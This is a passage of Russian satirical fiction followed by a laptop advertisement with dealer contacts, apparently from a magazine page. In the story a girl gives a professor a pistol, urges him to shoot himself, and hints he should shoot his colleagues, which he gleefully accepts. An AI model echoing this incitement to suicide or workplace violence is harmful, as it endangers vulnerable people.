— Неважно, – отмахнулся Тима. – Главное, что автор, о смерти которого ты написал, он и сейчас кладет на все это х@й. Вот, сам посмотри! – мальчик показал пальцем на монографию, которую Рита держала в руках. Вернее, на сиротливое пустое пространство, которое девушка все еще обнимала пальцами. «СМЕРТЬ АВТОРА» куда-то исчезла. На пианино ее не было, на полу – тоже. Куда могла за одно мгновение испариться объемная монография, Быданов решительно не понимал.
— В общем так, – Рита ласково положила руку философу на плечо. – Вы же теперь сами знаете, что делать?
— Что? Делать? – потерянно спросил профессор.
— Как это что? – Рита искренне удивилась непониманию философа. – Застрелиться, конечно же! Вот вам пистолет, – девушка расстегнула молнию на рюкзаке и достала оттуда красивый серебристый пистолет. Следом из рюкзака высыпалось на пол несколько крупных бумажек: какие-то иностранные деньги, на каждой купюре был изображен портрет приятной пожилой женщины.
— Застрелиться? – тихо переспросил профессор, ощутив в руке холодную, емкую, зовущую тяжесть.
— Ну разумеется! Что же вы все вопросы задаете, вы же ученый, вы ответы должны давать! А у вас там в обойме девять замечательных ответов! Себе на все вопросы ответите и коллегам своим заодно. Я думаю, вы сами знаете, кому нужно.
— Да. Знаю! – неожиданно обрадовался профессор.
— Отлично! – подбодрила его Рита. – Тогда вперед! А то нам ночевать негде. Мы тут у вас остановимся пока, вы же не возражаете?
— Нет! Конечно же, нет! – в глазах профессора начали разгораться угольки фанатизма. – Располагайтесь. Будьте как дома. Уж будьте спокойны, я им всем… – профессор восторженно потряс пистолетом перед лицом Риты. – Я им всем отвечу! Всем этим дармоедам! Всей этой кафедре методологии, – Быданов в необычайном возбуждении выбежал в коридор, затем впопыхах вернулся назад, будто забыл что-то, но тут же махнул рукой и скрылся вновь.

intel inside
centrino
MOBILE TECHNOLOGY

SD®
Your partner for business

Ноутбук SD® QW 36

SD® на базе технологии Intel® Centrino™ для мобильных ПК

- размер и разрешение экрана 15.4" WSXGA+(1680x1050)
- встроенный проигрыватель (возможность проигрывания дисков без загрузки системы)
- устройство чтения карт памяти
- беспроводная сеть WiFi
- встроенный bluetooth
- сумка в комплекте

г. Москва "Цефей" (495) 730-0164 «Нобел» (495) 784-76-36 **г. Санкт-Петербург** «Нобел» (812) 259-85-57 **г. Подольск** Системная Автоматизация торговли (27) 68-02-79 **г. Северодвинск** м-н "Техномир" (8184) 527-000, (8184) 52-80-94 **г. Архангельск** «Группа Север» (8182) 66-19-61 **г. Пермь** «KVINIK» (3422) 92-98-98, (3422) 98-54-56 **г. Магнитогорск** «UCT» (3519) 27-89-01

www.sd2b.ru